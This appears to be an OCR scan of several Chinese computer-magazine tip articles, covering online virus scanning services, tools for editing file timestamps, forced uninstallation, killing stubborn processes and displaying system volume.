
文|惠香

有时电脑染上病毒，就连本机安装的杀毒软件也不起作用了。此时，若网络没有问题，可以用免费在线查杀服务来帮助解决。这里我们向大家介绍几种在线查杀服务。

1. 对本地环境进行全盘扫描检查

如果要对本地系统环境进行全盘扫描检查，我们可以利用ESET Online Malware Scanner在线扫描服务。ESET Online Malware Scanner可以检测恶意软件病毒、间谍软件、广告软件、蠕虫、木马等。

首先定位到ESET Online Malware Scanner服务主页https://www.eset.com/us/home/online-scanner/，点击屏幕底部的SCAN NOW按钮（图1）。随后会弹出窗口，提示打开一个程序，点击之后自动下载并打开该程序，用该程序执行在线扫描检查即可（图2）。



扩展阅读

能够执行在线安全扫描的服务网站还有很多，例如：House Call Free Online Virus Scan（http://housecall.trendmicro.com/apac/）、VirSCAN.org（http://www.virscan.org/）等。

2. 对特定网址或文件进行安全检查

如果要对某个特定的网址或某个文件进行安全性检查，我们可以利用ScanThis在线检查服务。

首先打开ScanThis主页http://scanthis.net/。如果我们要对某个网址进行安全性检查，只需在Enter the URL对话框中输入要检查的网址，然后点击下方的Scan now按钮即可。如果要检查一个本地文件是否安全，单击“选择文件”按钮上传该软件，然后点击Scan now按钮即可进行文件传输（图3）。传输结束后，弹出页面提示上传结束，点击Continue进入扫描环节（图4）。在扫描过程中，网页会显示扫描过程提示信息，提示页会动态刷新显示内容（图5）。扫描结束之后，提示页会显示最后的扫描结果。CF

书童 soft@cfan.com.cn

轻松修改文件三种时间属性


文|馨雅居

文件的时间属性包含创建时间、修改时间、访问时间等，通过Windows资源管理器的文件“详细信息”列表项目右键菜单，或通过文件“属性”窗口，均能够查看这些属性。但是，上述方法只能查看文件的时间属性，无法对文件的三种时间属性进行修改。如果需要修改文件的某种时间属性，可借助于两款工具软件来完成。

1. 用NewFileTime软件修改时间属性

我们可以使用NewFileTime这款自由软件来修改文件的时间属性。首次运行NewFileTime软件时，可在接受协议的同时选择软件语言，选择“简体中文”将软件进行汉化。

如果要修改文件的某项时间属性，先用“导入”按钮将文件导入到文件列表中。也可以通过拖放操作导入文件列表，拖放添加文件时，可以包括子文件夹，这可以通过“导入”菜单选择，也可以通过“拖放添加文件”菜单选择。然后，通过“修改日期”、“创建日期”和“访问日期”后面的选择框，设定各项日期参数，设置好之后点击前端的=号按钮，即可使设置生效（图1）。



小提示

作为一项附加功能，NewFileTime还可以生成文件列表记录，可导出列表，还可以将列表导入再处理。这两项操作只需点击“=>txt<=”菜单下的导出、导入命令即可完成（图2）。

2. 用“拖把更名器”修改时间属性

上述软件是专门用来更改文件时间属性的。我们还可以利用文件更名软件的附加功能来完成这项任务，例如用拖把更名器软件，同样能够改变文件的三项日期参数。

将文件拖动到拖把更名器软件列表窗口之后，单击工具栏后端的钟表按钮，弹出“更改文件日期”对话框，在其中对创建日期、访问日期和修改日期三项日期参数进行选择或输入设置，设置好之后点击“确定”即可（图3）。

拖把更名器同样能够处理多级文件夹中的文件，此外还能对文件夹本身的属性进行处理。通过软件的选项“设置”窗口进行设置，在“一般参数”选项卡下，通过“忽略文件夹”和“遍历文件夹下的所有文件”两个选项，可确定是否包含文件夹以及文件夹下的文件（图4）。

此外，拖把更名器也能生成文件列表，通过工具栏上的导入和导出TXT两个按钮进行操作即可。

书童 soft@cfan.com.cn

遗留或损坏 软件卸载没商量

文|雅南

平时我们卸载软件，多通过软件自带的卸载链接，或通过系统的“应用和功能”设置窗口进行。但有的软件没有附带卸载链接，还有的软件因卸载不彻底无法完成卸载过程。遇到此类情况，我们可以用Geek Uninstall便携免费软件，强制删除损坏的程序或用系统自带的卸载工具无法完全卸载的软件。

1. 快速彻底卸载某款软件

Geek Uninstall运行后，会自动扫描系统中已经安装的软件，并在其窗口中列出这些软件。如果我们要卸载一款软件，点击这款软件之后回车即可执行卸载操作。此外，要对软件进行其他操作，可以通过软件的“操作”菜单选择执行相应的命令（图1）。

如果安装的软件太多，通过列表滚动不好找，可以通过底部的搜索框，输入软件关键词进行搜索和快速定位。对软件所能执行的操作，还可以通过在列表中选中软件并单击右键，从快捷菜单中进行选择（图2）。

如果列表中的某款软件无法通过正常途径卸载掉，可尝试在选中列表中的该软件后，同时按下Shift+Del组合键进行强制删除。执行之后，选择“操作→删除条目”，对该软件进行彻底清理。



小提示

如果需要对已经安装的软件作一个列表备份，可通过Geek Uninstall的“文件→导出为HTML”命令（或Ctrl+S组合键），将所有已安装的列表导出为一个HTML网页文件。列表文件包括软件名称、大小、安装时间，底部会列出软件数量和所有软件占用的磁盘总空间量。

2. 明明白白定位软件信息

对于某些需要卸载的不明软件，我们可能需要先弄清楚其具体位置或参数，然后再执行卸载比较稳妥。这些工作也可以依靠Geek Uninstall软件来完成。

在选中Geek Uninstall列表中的某款软件后，如果要了解其具体安装位置，按下Ctrl+E组合键或执行“操作→安装文件夹”命令，即可打开该软件的安装文件夹，对软件所包含的文件一看究竟（图3）。

如果要打开与某软件卸载相关的注册表条目，只需在选中该软件后，按下Ctrl+R组合键或执行“操作→注册表条目”，就可以立即跳转到相关的注册表键值窗口，从而可以对其执行手动卸载操作（图4）。CF

柳絮飞 zc@cfan.com.cn

多管齐下关闭顽固软件


文|阿立

很多软件程序为了在系统中占据一席之地，往往会采取各种各样的方法赖在系统里面，从而造成系统资源的长时间占用。虽然用户选择了很多方法进行关闭操作，但是仍然不能解决这个棘手的问题。对于这类流氓性质的软件，我们就得采取另类的手段对付它。

拖拽鼠标关闭软件窗口

如果要强行关闭软件程序，最常见的方法，就是在任务管理器中结束它对应的进程。但是传统的方法比较烦锁，所以我们首先下载“Process Closer”这个工具的压缩包。解压后我们直接运行其中的便携版，成功运行后可以在系统托盘中看到它的图标。以后我们要想进行某个软件窗口关闭操作的时候，首先在图标上点击鼠标左键，接下来在系统桌面的右下角就可以看到一个对话框，当然通过快捷键Shift+Ctrl+C也可以快速调出这个对话框（图1）。

在弹出的对话框上点击鼠标右键，这时就可以看到鼠标的指针由箭头变成了一个十字光标的图形。接下来将其移动到要关闭的软件窗口上方，这样就会成功地捕捉到当前窗口对应的软件进程。然后会弹出一个关闭的对话框窗口，如果要关闭的话直接点击同意按钮即可（图2）。这种方法不仅对传统的EXE软件程序有效，而且对最新的Windows 10系统中的应用程序也有效。



小提示

如果通过这种方法不能关闭的话，那么首先在工具图标上点击鼠标右键，在弹出的菜单中选择“Settings”命令。接下来在弹出的对话框中选中“Process kill and child processes”选项，这样就可以在关闭主进程的时候同时关闭对应的子进程（图3）。

定时关闭某个软件进程

通常情况下通过上面的方法我们就可以关闭某些软件程序窗口，但是有些软件程序一有风吹草动就会在系统后台重新运行。对于这种情况我们只能时刻监控系统的进程列表，一旦发现该进程出现就马上将其清除掉。所以我们这里下载运行“ProcessKO”这款小工具（https://www.softwareok.com），它可以立即或者定时清理指定的软件程序。

现在点击工具栏中的“定时关闭”按钮，在弹出的菜单中选择要定时关闭的进程，通过类似的方法我们可以添加多个需要关闭的进程。接下来勾选窗口左下角的“我是专家我怕谁，我知道自己在干啥”选项，然后点击“定时”按钮，在弹出的菜单中选择一个循环操作的时间（图4）。这样就可以让该工具在系统后台进行监控，设定的时间一到它就会对进程列表进行检测，一旦发现要删除的进程存在就会立即将其进行清除。CF

柳絮飞 zc@cfan.com.cn

快速有效管理系统音量

文|万立夫

不同的多媒体文件或者多媒体网站，往往它们对音量的设置不太一致，当我们在这些文件或网站中进行切换的时候，就会出现音量忽大忽小的问题，每次都要重新调整一番，很是麻烦。另外除了音量外，还有很多与音频相关的选项也需要调整、配置。通过一些小工具，可以让这一过程变得简单便捷。

任务栏托盘显示音量百分比

通常我们在微软操作系统的系统托盘里面，会看到一个喇叭一样的图标，通过它就可以对音量进行大小的调整。但是往往要想知道当前音量的大小，还必须利用鼠标点击这个图标以后才能显示。那么有没有更加方便快捷的方法，直接在系统托盘里面显示出音量大小的百分比呢？

我们这里可以下载使用VolPI这款小工具（https://github.com/raymelon/VolPI），运行以后它就会在系统托盘显示出当前系统的音量百分比大小（图1）。同样用户在这个图标上点击鼠标左键，就会弹出类似于Windows 7系统的音量大小调节滑板。而在这个图标上点击鼠标右键的话，就会看到很多关于音频设置方面的选项菜单。所以使用这款小工具以后，完全可以替代系统的音量大小图标进行操作。

